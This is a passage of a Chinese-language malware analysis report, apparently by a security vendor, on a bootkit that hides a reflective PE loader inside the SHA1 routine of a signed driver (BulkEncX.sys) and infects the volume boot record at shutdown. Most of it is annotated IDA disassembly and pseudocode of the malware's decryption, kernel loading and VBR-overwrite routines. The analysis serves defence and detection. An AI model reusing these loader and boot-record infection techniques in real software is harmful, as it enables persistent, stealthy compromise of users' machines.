seg000:000002DD         or      eax, 0FFFFFFFFh
seg000:000002E0         pop     ebx
seg000:000002E1         pop     ecx
seg000:000002E2         retn    4
seg000:000002E5 ; ---------------------------------------------------------------------------
seg000:000002E5
seg000:000002E5 fix_imp_success:                                ; CODE XREF: loadPE+C8↑j
seg000:000002E5         call    eax
seg000:000002E7         pop     edi
seg000:000002E8         pop     esi
seg000:000002E9         pop     ebp
seg000:000002EA         pop     ebx
seg000:000002EB         pop     ecx
seg000:000002EC         retn    4
seg000:000002EC loadPE  endp
seg000:000002EC
seg000:000002EC ; ---------------------------------------------------------------------------
seg000:000002EF         align 1000h
seg000:000002EF seg000  ends
```

加载和解密 “net.dat “文件

最终在内存中执行病毒下载器入口代码。

4. 病毒感染过程分析


在 net.dat 中存放的病毒代码运行后，会继续解密并加载执行 upd.dat 中存放的病毒代码。upd.dat 中代码会将 vayout.fxb（64 位为 vaystd.fxb）中的数据进行解密，之后调用 DeviceIoControl（ControlCode 为 0x88860018）将解密后的数据发送给带有北信源签名的 BulkEncX.sys 驱动（64 位为 BulkEncX64.sys）进行处理。BulkEncX.sys 驱动签名信息，如下图所示：

BulkEncX 驱动签名信息

病毒代码如下图所示：

```
.text:01962307                cmp     ds:is_64, ebp
.text:0196230D                jz      short loc_1962345
.text:0196230F                lea     edx, [esp+170h+var_158]
.text:01962313                push    offset aBulkencx64_sys ; "BulkEncX64.sys"
.text:01962318                lea     eax, [esp+174h+Data]
.text:0196231C                push    edx
.text:0196231D                push    eax
.text:0196231E                call    operator+(CString const &,char const *)
.text:01962323                mov     eax, [eax]
.text:01962325                push    eax             ; lpFileName
.text:01962326                call    esi ; GetFileAttributesA
.text:01962328                cmp     eax, 0FFFFFFFFh
.text:0196232B                jnz     short loc_1962335
.text:0196232D                xor     esi, esi
.text:0196232F                lea     ecx, [esp+170h+Data]
.text:01962333                jmp     short loc_1962375
.text:01962335 ; ---------------------------------------------------------------------------
.text:01962335
.text:01962335 loc_1962335:                           ; CODE XREF: sub_1961F60+3CB↑j
.text:01962335                not     eax
.text:01962337                shr     eax, 4
.text:0196233A                and     eax, 1
.text:0196233D                lea     ecx, [esp+170h+Data]
.text:01962341                mov     esi, eax
.text:01962343                jmp     short loc_1962375
.text:01962345 ; ---------------------------------------------------------------------------
.text:01962345
.text:01962345 loc_1962345:                           ; CODE XREF: sub_1961F60+3AD↑j
.text:01962345                lea     ecx, [esp+170h+var_158]
.text:01962349                push    offset aBulkencx_sys ; "BulkEncX.sys"
.text:0196234E                lea     edx, [esp+174h+Data]
.text:01962352                push    ecx
.text:01962353                push    edx
.text:01962354                call    operator+(CString const &,char const *)
.text:01962359                mov     eax, [eax]
.text:0196235B                push    eax             ; lpFileName
.text:0196235C                call    esi ; GetFileAttributesA
.text:0196235E                cmp     eax, 0FFFFFFFFh
.text:01962361                jnz     short loc_1962367
.text:01962363                xor     esi, esi
.text:01962365                jmp     short loc_1962371
.text:01962367 ; ---------------------------------------------------------------------------
.text:01962367
.text:01962367 loc_1962367:                           ; CODE XREF: sub_1961F60+401↑j
.text:01962367                not     eax
.text:01962369                shr     eax, 4
.text:0196236C                and     eax, 1
.text:0196236F                mov     esi, eax
.text:01962371
.text:01962371 loc_1962371:                           ; CODE XREF: sub_1961F60+405↑j
.text:01962371                lea     ecx, [esp+170h+Data] ; this
.text:01962375
.text:01962375 loc_1962375:                           ; CODE XREF: sub_1961F60+3D3↑j
.text:01962375                                        ; sub_1961F60+3E3↑j
.text:01962375                call    CString::~CString(void)
.text:0196237A                cmp     esi, ebp
.text:0196237C                jz      loc_196250C
.text:01962382                mov     eax, [esp+170h+var_158]
.text:01962386                push    eax
.text:01962387                call    register_BulkEncX_sys
.text:0196238C                call    open_BulkEncX
.text:01962391                mov     eax, [esp+174h+var_158]
.text:01962395                lea     ecx, [esp+174h+var_144]
.text:01962399                lea     edx, [esp+174h+var_140]
.text:0196239D                push    ecx
.text:0196239E                push    edx
.text:0196239F                push    eax
.text:019623A0                mov     [esp+180h+var_144], ebp
.text:019623A4                mov     [esp+180h+var_140], ebp
.text:019623A8                call    send_virus_data
.text:019623AD                add     esp, 10h
.text:019623B0                mov     esi, eax
.text:019623B2                call    close_BulkEncX
.text:019623B7                call    delete_BulkEncX_service
```

注册病毒驱动并向 BulkEncX 驱动发送加密数据



```
.text:01962F88                mov     al, [ebp+1]
.text:01962F8B                mov     cl, [ebp+0]
.text:01962F8E                xor     cl, al
.text:01962F90                mov     byte ptr [esp+7Ch+vay_data_offset_0x1], al
.text:01962F97                mov     byte ptr [esp+7Ch+xor_result_0x35], cl
.text:01962F9B                add     ebx, 3Fh
.text:01962F9E                mov     eax, [esp+7Ch+xor_result_0x35]
.text:01962FA2                and     eax, 0FFh
.text:01962FA7                mov     [esp+7Ch+xor_result_0x35_real], eax
.text:01962FAB                add     eax, ebp
.text:01962FAD                shr     ebx, 6
.text:01962FB0                inc     ebx
.text:01962FB1                mov     [esp+7Ch+xor_result_0x35], eax
.text:01962FB5                shl     ebx, 6
.text:01962FB8                push    ebx             ; unsigned int
.text:01962FB9                call    operator new(uint)
.text:01962FBE                mov     ecx, 10h
.text:01962FC3                mov     esi, ebp
.text:01962FC5                mov     edi, eax
.text:01962FC7                mov     [esp+80h+var_50], eax
.text:01962FCB                rep movsd
.text:01962FCD                mov     esi, [esp+80h+xor_result_0x35_real]
.text:01962FD1                lea     edi, [eax+40h]
.text:01962FD4                add     esp, 4
.text:01962FD7                xor     eax, eax
.text:01962FD9                test    esi, esi
.text:01962FDB                jbe     short loc_1962FF1
.text:01962FDD
.text:01962FDD loc_1962FDD:                           ; CODE XREF: send_virus_data+20F↓j
.text:01962FDD                mov     dl, byte ptr [esp+7Ch+vay_data_offset_0x1]
.text:01962FE4                mov     cl, [eax+ebp]
.text:01962FE7                xor     cl, dl
.text:01962FE9                mov     [eax+ebp], cl
.text:01962FEC                inc     eax
.text:01962FED                cmp     eax, esi
.text:01962FEF                jb      short loc_1962FDD
.text:01962FF1
.text:01962FF1 loc_1962FF1:                           ; CODE XREF: send_virus_data+1FB↑j
.text:01962FF1                mov     eax, [esp+7Ch+xor_result_0x35]
.text:01962FF5                mov     edx, edi
.text:01962FF7                add     edi, 10h
.text:01962FFA                lea     esi, [eax-10h]
.text:01962FFD                mov     ecx, esi
.text:01962FFF                mov     eax, [ecx]
.text:01963001                mov     [edx], eax
.text:01963003                mov     eax, [ecx+4]
.text:01963006                mov     [edx+4], eax
.text:01963009                mov     eax, [ecx+8]
.text:0196300C                mov     [edx+8], eax
.text:0196300F                mov     ecx, [ecx+0Ch]
.text:01963012                mov     [edx+0Ch], ecx
.text:01963015                mov     eax, [esi+0Ch]
.text:01963018                xor     ecx, ecx
.text:0196301A                test    eax, eax
.text:0196301C                jbe     short loc_1963047
.text:0196301E                mov     edx, [esp+7Ch+xor_result_0x35]
.text:01963022                mov     eax, edi
.text:01963024                sub     edx, edi
.text:01963026                mov     [esp+7Ch+vay_data_offset_0x1], edx
.text:0196302D                jmp     short loc_1963036
.text:0196302F ; ---------------------------------------------------------------------------
.text:0196302F
.text:0196302F loc_196302F:                           ; CODE XREF: send_virus_data+265↓j
.text:0196302F                mov     edx, [esp+7Ch+vay_data_offset_0x1]
.text:01963036
.text:01963036 loc_1963036:                           ; CODE XREF: send_virus_data+24D↑j
.text:01963036                mov     dl, [edx+eax]
.text:01963039                xor     dl, [ebp+2]
.text:0196303C                inc     ecx
.text:0196303D                mov     [eax], dl
.text:0196303F                mov     edx, [esi+0Ch]
.text:01963042                inc     eax
.text:01963043                cmp     ecx, edx
.text:01963045                jb      short loc_196302F
.text:01963047
.text:01963047 loc_1963047:                           ; CODE XREF: send_virus_data+23C↑j
.text:01963047                push    ebp             ; void *
.text:01963048                call    operator delete(void *)
.text:0196304D                mov     ecx, 7
.text:01963052                xor     eax, eax
.text:01963054                lea     edi, [esp+80h+var_2B]
.text:01963058                mov     [esp+80h+var_2C], 0
.text:0196305D                rep stosd
.text:0196305F                stosw
.text:01963061                add     esp, 4
.text:01963064                mov     ebp, [esp+7Ch+var_50]
.text:01963068                stosb
.text:01963069                lea     eax, [esp+7Ch+BytesReturned]
.text:0196306D                mov     esi, ds:DeviceIoControl
.text:01963073                push    0               ; lpOverlapped
.text:01963075                push    eax             ; lpBytesReturned
.text:01963076                mov     eax, ds:hDevice
.text:0196307B                lea     ecx, [esp+84h+var_2C]
.text:0196307F                push    20h             ; nOutBufferSize
.text:01963081                push    ecx             ; lpOutBuffer
.text:01963082                lea     edx, [esp+88h+var_3C]
.text:01963086                push    8               ; nInBufferSize
.text:01963088                push    edx             ; lpInBuffer
.text:01963089                push    88860018h       ; dwIoControlCode
.text:0196308E                mov     [esp+98h+var_38], 0
.text:01963096                push    eax             ; hDevice
.text:01963097                mov     [esp+9Ch+var_3C], ebp
.text:0196309B                mov     [esp+9Ch+var_38], ebx
.text:0196309F                call    esi ; DeviceIoControl
.text:019630A1                push    ebp             ; void *
.text:019630A2                call    operator delete(void *)
.text:019630A7                add     esp, 4
```

upd.dat 代码将 vayout.fxb 数据解密后发送给 BulkEncX 驱动

在 BulkEncX.sys 驱动中表面上包含了大量的常用哈希算法，但是算法实现的代码中却包含有病毒加载代码。如下图所示：

```
.text:000106A8                  mov     eax, 88860044h
.text:000106AD                  cmp     esi, eax
.text:000106AF                  ja      @@above_CODE_0x88860044
.text:000106B5                  jz      @@CODE_0x88860044_decrypt_xor_0x5A
.text:000106BB                  cmp     esi, 88860004h
.text:000106C1                  jz      @@CODE_0x88860004_calc_crc16
.text:000106C7                  cmp     esi, 88860008h
.text:000106CD                  jz      @@CODE_0x88860008_calc_crc16_2
.text:000106D3                  cmp     esi, 8886000Ch
.text:000106D9                  jz      @@CODE_0x8886000C_calc_crc32
.text:000106DF                  cmp     esi, 88860010h
.text:000106E5                  jz      short @@CODE_0x88860010_crc16_check
.text:000106E7                  cmp     esi, 88860014h
.text:000106ED                  jz      short @@CODE_0x88860014_calc_md5
.text:000106EF                  cmp     esi, 88860018h
.text:000106F5                  jnz     @@exit
.text:000106FB
.text:000106FB @@CODE_0x88860018_calc_sha1_execute_encrypt_sys_module_____:
.text:000106FB                  test    edi, edi
.text:000106FD                  jz      @@exit
.text:00010703                  push    14h
.text:00010705                  pop     esi
.text:00010706                  cmp     [ebp+ioctl_OutputBufferLength], esi
.text:00010709                  jb      @@exit
.text:0001070F                  push    edi             ; dest
.text:00010710                  push    ebx             ; len
.text:00010711                  push    edx             ; src
.text:00010712                  lea     ecx, [ebp+buf]
.text:00010718                  call    calc_sha1
.text:0001071D                  jmp     loc_107BE
```

BulkEncX.sys 驱动中代码

在驱动逻辑中我们找到了 ControlCode 为 0x88860018 的执行逻辑，如上图红框所示。被标出的函数，表面上看是对传入的数据计算 SHA1，但是在 SHA1 算法中还包含有对加密 PE 数据进行加载执行的代码。如下图所示：

```
v28 = *(_DWORD *)(this + 80);
*(_DWORD *)(this + 76) = v27;
v29 = 64;
*(_DWORD *)(v2 + 80) = (v28 >> 24) | ((unsigned __int16)(v28 & 0xFF00) << 8) | ((v28 >> 8) | (v28 << 24)) & 0xFF00FF00;
v30 = v2 + 28;
do
{
  v31 = __ROL4__(*(_DWORD *)v30 ^ *(_DWORD *)(v30 - 8) ^ *(_DWORD *)(v30 + 24) ^ *(_DWORD *)(v30 + 44), 1);
  *(_DWORD *)(v30 + 56) = v31;
  v30 += 4;
  --v29;
}
while ( v29 );
if ( *(_DWORD *)virus_data == 0x98BADCFE
  && *(_DWORD *)(virus_data + 4) == 0x10325476
  && *(_DWORD *)(virus_data + 8) == 0xC3D2E1F0
  && *(_DWORD *)(virus_data + 12) < 0x1000000u )
{
  call_load_encrypt_pe(virus_data + 16, *(_DWORD *)(virus_data + 12));
}
```

BulkEncX.sys 驱动隐藏在 SHA1 中的病毒代码

如上图所示，在病毒模块解密加载函数上下全都是计算 SHA1 的算法代码，再加上 BulkEncx.sys 驱动带有北信源签名，所以其病毒逻辑更难以被安全研究人员发现。解密加载病毒模块函数逻辑，如下图所示：

```
.text:000104BA load_encrypt_pe proc near               ; CODE XREF: call_load_encrypt_pe+10↓p
.text:000104BA
.text:000104BA var_28          = dword ptr -28h
.text:000104BA var_24          = dword ptr -24h
.text:000104BA var_20          = dword ptr -20h
.text:000104BA var_1C          = dword ptr -1Ch
.text:000104BA var_18          = dword ptr -18h
.text:000104BA var_14          = dword ptr -14h
.text:000104BA var_10          = dword ptr -10h
.text:000104BA var_C           = dword ptr -0Ch
.text:000104BA var_8           = dword ptr -8
.text:000104BA var_4           = dword ptr -4
.text:000104BA arg_0           = dword ptr  8
.text:000104BA arg_4           = dword ptr  0Ch
.text:000104BA arg_8           = dword ptr  10h
.text:000104BA arg_C           = dword ptr  14h
.text:000104BA
.text:000104BA                 push    ebp
.text:000104BB                 mov     ebp, esp
.text:000104BD                 sub     esp, 28h
.text:000104C0                 push    esi
.text:000104C1                 push    edi
.text:000104C2                 xor     eax, eax
.text:000104C4                 push    9
.text:000104C6                 pop     ecx
.text:000104C7                 lea     edi, [ebp+var_24]
.text:000104CA                 rep stosd
.text:000104CC                 mov     eax, [ebp+arg_0]
.text:000104CF                 mov     [ebp+var_24], eax
.text:000104D2                 mov     eax, [ebp+arg_4]
.text:000104D5                 mov     [ebp+var_20], eax
.text:000104D8                 mov     eax, ds:MmGetSystemRoutineAddress
.text:000104DD                 mov     [ebp+var_1C], eax
.text:000104E0                 mov     eax, ds:ExAllocatePool
.text:000104E5                 mov     [ebp+var_18], eax
.text:000104E8                 mov     eax, ds:ExFreePool
.text:000104ED                 mov     [ebp+var_14], eax
.text:000104F0                 mov     eax, ds:RtlAnsiStringToUnicodeString
.text:000104F5                 mov     [ebp+var_C], eax
.text:000104F8                 mov     eax, ds:RtlFreeUnicodeString
.text:000104FD                 mov     [ebp+var_8], eax
.text:00010500                 mov     eax, ds:RtlInitString
.text:00010505                 push    ' kdD'          ; Tag
.text:0001050A                 mov     esi, 368h
.text:0001050F                 mov     [ebp+var_10], eax
.text:00010512                 mov     eax, ds:RtlInitUnicodeString
.text:00010517                 push    esi             ; NumberOfBytes
.text:00010518                 push    0               ; PoolType
.text:0001051A                 mov     [ebp+var_28], offset aGiGyfvg7t65f5t7f ; "GI&^Gyfvg7t65f5t7f*%^R%^CDR76ded6344sc9"...
.text:00010521                 mov     [ebp+var_4], eax
.text:00010524                 call    ds:ExAllocatePoolWithTag
.text:0001052A                 mov     edi, eax
.text:0001052C                 mov     ecx, offset virus_shell_code
.text:00010531                 sub     ecx, edi
.text:00010533
.text:00010533 loc_10533:                              ; CODE XREF: load_encrypt_pe+83↓j
.text:00010533                 mov     dl, [ecx+eax]
.text:00010536                 xor     dl, 3Bh
.text:00010539                 mov     [eax], dl
.text:0001053B                 inc     eax
.text:0001053C                 dec     esi
.text:0001053D                 jnz     short loc_10533
.text:0001053F                 push    [ebp+arg_C]
.text:00010542                 lea     eax, [ebp+var_28]
.text:00010545                 push    [ebp+arg_8]
.text:00010548                 push    eax
.text:00010549                 mov     eax, dword_13EE8
.text:0001054E                 add     eax, edi
.text:00010550                 call    eax
.text:00010552                 push    0               ; Tag
.text:00010554                 push    edi             ; P
.text:00010555                 call    ds:ExFreePoolWithTag
.text:0001055B                 pop     edi
.text:0001055C                 xor     eax, eax
.text:0001055E                 pop     esi
.text:0001055F                 leave
.text:00010560                 retn    10h
.text:00010560 load_encrypt_pe endp
```

解密加载病毒模块函数


virus_shell_code 中存放的是异或 0x3b 后的镜像解密加载代码，经过解密之后我们可以看到其病毒模块加载逻辑。如下图所示：

```
.data:00013B80 virus_shell_code proc near              ; DATA XREF: HEADER:000103B4↑o
.data:00013B80                                         ; load_encrypt_pe+72↑o
.data:00013B80
.data:00013B80 arg_4           = dword ptr  8
.data:00013B80 arg_8           = dword ptr  0Ch
.data:00013B80 arg_C           = dword ptr  10h
.data:00013B80 arg_10          = dword ptr  14h
.data:00013B80 arg_14          = dword ptr  18h
.data:00013B80 arg_18          = dword ptr  1Ch
.data:00013B80
.data:00013B80                 dec     eax
.data:00013B81                 mov     [esp+arg_4], ebx
.data:00013B85                 dec     eax
.data:00013B86                 mov     [esp+arg_C], ebp
.data:00013B8A                 dec     eax
.data:00013B8B                 mov     [esp+arg_14], esi
.data:00013B8F                 push    edi
.data:00013B90                 dec     eax
.data:00013B91                 sub     esp, 20h
.data:00013B94                 dec     eax
.data:00013B95                 mov     edi, [ecx]
.data:00013B97                 dec     ecx
.data:00013B98                 mov     esi, eax
.data:00013B9A                 inc     esp
.data:00013B9B                 mov     eax, [ecx+8]
.data:00013B9E                 dec     eax
.data:00013B9F                 mov     ebp, edx
.data:00013BA1                 dec     eax
.data:00013BA2                 mov     edx, edi
.data:00013BA4                 dec     eax
.data:00013BA5                 mov     ebx, ecx
.data:00013BA7                 call    decrypt_pe_header
.data:00013BAC                 mov     eax, 5A4Dh
.data:00013BB1                 cmp     [edi], ax
.data:00013BB4                 jz      short loc_13BBB
.data:00013BB6                 or      eax, 0FFFFFFFFh
.data:00013BB9                 jmp     short loc_13BD9
.data:00013BBB ; ---------------------------------------------------------------------------
.data:00013BBB
.data:00013BBB loc_13BBB:                              ; CODE XREF: virus_shell_code+34↑j
.data:00013BBB                 dec     eax
.data:00013BBC                 mov     edx, edi
.data:00013BBE                 dec     eax
.data:00013BBF                 mov     ecx, ebx
.data:00013BC1                 call    section_mapping
.data:00013BC6                 dec     eax
.data:00013BC7                 mov     edx, eax
.data:00013BC9                 dec     eax
.data:00013BCA                 mov     ecx, ebx
.data:00013BCC                 call    fix_pe_mapping
.data:00013BD1                 dec     eax
.data:00013BD2                 mov     edx, esi
.data:00013BD4                 dec     eax
.data:00013BD5                 mov     ecx, ebp
.data:00013BD7                 call    eax             ; call virus module OEP
.data:00013BD9
.data:00013BD9 loc_13BD9:                              ; CODE XREF: virus_shell_code+39↑j
.data:00013BD9                 dec     eax
.data:00013BDA                 mov     ebx, [esp+24h+arg_8]
.data:00013BDE                 dec     eax
.data:00013BDF                 mov     ebp, [esp+24h+arg_10]
.data:00013BE3                 dec     eax
.data:00013BE4                 mov     esi, [esp+24h+arg_18]
.data:00013BE8                 dec     eax
.data:00013BE9                 add     esp, 20h
.data:00013BEC                 pop     edi
.data:00013BED                 retn
.data:00013BED virus_shell_code endp
```

解密后的 virus_shell_code 代码

通过上述病毒逻辑，最终用于加载感染 VBR 的病毒驱动。该病毒驱动中会通过 hook NtShutdown 函数（32 位）和设置关机回调（64 位）在关机时调用感染 VBR 代码。除

了关机时会对 VBR 进行感染外，病毒还有一个内核线程，在该线程启动 15 分钟之后也会对 VBR 进行感染。VBR 感染代码如下图所示：



Hook NtShutdown 函数代码

```
.text:00013D0C ; void __stdcall thread_cb(PVOID StartContext)
.text:00013D0C thread_cb       proc near               ; DATA XREF: DriverEntry+1F↓o
.text:00013D0C
.text:00013D0C StartContext    = dword ptr  4
.text:00013D0C
.text:00013D0C                 push    900000
.text:00013D11                 call    sleep
.text:00013D16                 call    vbr_infect
.text:00013D1B                 push    0               ; ExitStatus
.text:00013D1D                 call    ds:PsTerminateSystemThread
.text:00013D23                 xor     eax, eax
.text:00013D25                 retn    4
.text:00013D25 thread_cb       endp
```

病毒感染 VBR 的内核线程

病毒会将原始的 VBR 记录在%system32%\winsxs.ttf 中。感染 VBR 相关代码，如下图所示：

```
.text:00013AFD                 cmp     ds:is_fat32, al
.text:00013B03                 mov     esi, offset virus_vbr
.text:00013B08                 jnz     short loc_13B0F
.text:00013B0A                 mov     esi, offset fat32_virus_vbr
.text:00013B0F
.text:00013B0F loc_13B0F:                              ; CODE XREF: proc_cb+160↑j
.text:00013B0F                 mov     edi, ds:virus_vbr_struct_size_0x800
.text:00013B15                 mov     ebx, 180h
.text:00013B1A                 mov     ecx, ebx
.text:00013B1C                 rep movsd
.text:00013B1E                 mov     edi, ds:virus_vbr_struct_size_0x800
.text:00013B24                 mov     esi, ds:origin_vbr_buf_sz_0x8000
.text:00013B2A                 add     edi, 600h
.text:00013B30                 mov     ecx, 80h
.text:00013B35                 rep movsd
.text:00013B37                 mov     esi, ds:origin_vbr_buf_sz_0x8000
.text:00013B3D                 mov     edi, ds:virus_vbr_struct_size_0x800
.text:00013B43                 add     esi, 3
.text:00013B46                 add     edi, 3
.text:00013B49                 push    15h
.text:00013B4B                 pop     ecx
.text:00013B4C                 rep movsd
.text:00013B4E                 movsw
.text:00013B50                 movsb
```

备份原始 VBR 并拷贝病毒 VBR 数据


```
.text:00013C9A                push    0               ; char
.text:00013C9C                push    offset __ImageBase ; Length
.text:00013CA1                push    [ebp+var_9+1]   ; Buffer
.text:00013CA4                push    offset winsxs_ttf_path ; SourceString: \??\c:\windows\system32\winsxs.ttf
.text:00013CA9                call    write_file_by_path
.text:00013CAE                test    eax, eax
.text:00013CB0                jge     short loc_13CC0
```

将原始 VBR 数据写入在 winsxs.ttf 文件中

```
.text:0001315C vbr_infect      proc near               ; CODE XREF: ntshutdown_hook↓p
.text:0001315C                                         ; thread_cb+A↓p
.text:0001315C                 push    ebx
.text:0001315D                 xor     ebx, ebx
.text:0001315F                 cmp     ds:byte_12C3A, bl
.text:00013165                 jz      loc_131EB
.text:0001316B                 mov     eax, ds:virus_vbr_struct_size_0x800
.text:00013170                 push    esi
.text:00013171                 lea     ecx, [eax+200h]
.text:00013177                 push    ecx             ; Buffer
.text:00013178                 mov     cl, ds:byte_12C3B
.text:0001317E                 neg     cl
.text:00013180                 mov     ds:byte_12C3A, bl
.text:00013186                 movzx   eax, [eax+virus_vbr_data.sectornumber_of_virus_data]
.text:0001318A                 mov     esi, 200h
.text:0001318F                 sbb     ecx, ecx
.text:00013191                 and     ecx, esi
.text:00013193                 shl     eax, 9
.text:00013196                 add     ecx, 400h
.text:0001319C                 push    ecx             ; Length
.text:0001319D                 cdq
.text:0001319E                 push    edx             ; int
.text:0001319F                 push    eax             ; start_offset_low_dword
.text:000131A0                 push    ds:dev_HarddiskVolume1_obj ; DeviceObject
.text:000131A6                 call    dev_write
.text:000131AB                 cmp     ds:is_fat32, bl
.text:000131B1                 jz      short loc_131CF
.text:000131B3                 mov     eax, ds:virus_vbr_struct_size_0x800
.text:000131B8                 push    eax             ; Buffer
.text:000131B9                 movzx   eax, word ptr [eax+32h]
.text:000131BD                 shl     eax, 9
.text:000131C0                 push    esi             ; Length
.text:000131C1                 cdq
.text:000131C2                 push    edx             ; int
.text:000131C3                 push    eax             ; start_offset_low_dword
.text:000131C4                 push    ds:dev_HarddiskVolume1_obj ; DeviceObject
.text:000131CA                 call    dev_write
.text:000131CF
.text:000131CF loc_131CF:                              ; CODE XREF: vbr_infect+55↑j
.text:000131CF                 push    ds:virus_vbr_struct_size_0x800 ; Buffer
.text:000131D5                 mov     ds:is_infected, 1
.text:000131DC                 push    esi             ; Length
.text:000131DD                 push    ebx             ; int
.text:000131DE                 push    ebx             ; start_offset_low_dword
.text:000131DF                 push    ds:dev_HarddiskVolume1_obj ; DeviceObject
.text:000131E5                 call    dev_write       ; Write virus VBR
.text:000131EA                 pop     esi
.text:000131EB
.text:000131EB loc_131EB:                              ; CODE XREF: vbr_infect+9↑j
.text:000131EB                 xor     eax, eax
.text:000131ED                 pop     ebx
.text:000131EE                 retn
.text:000131EE vbr_infect      endp
```

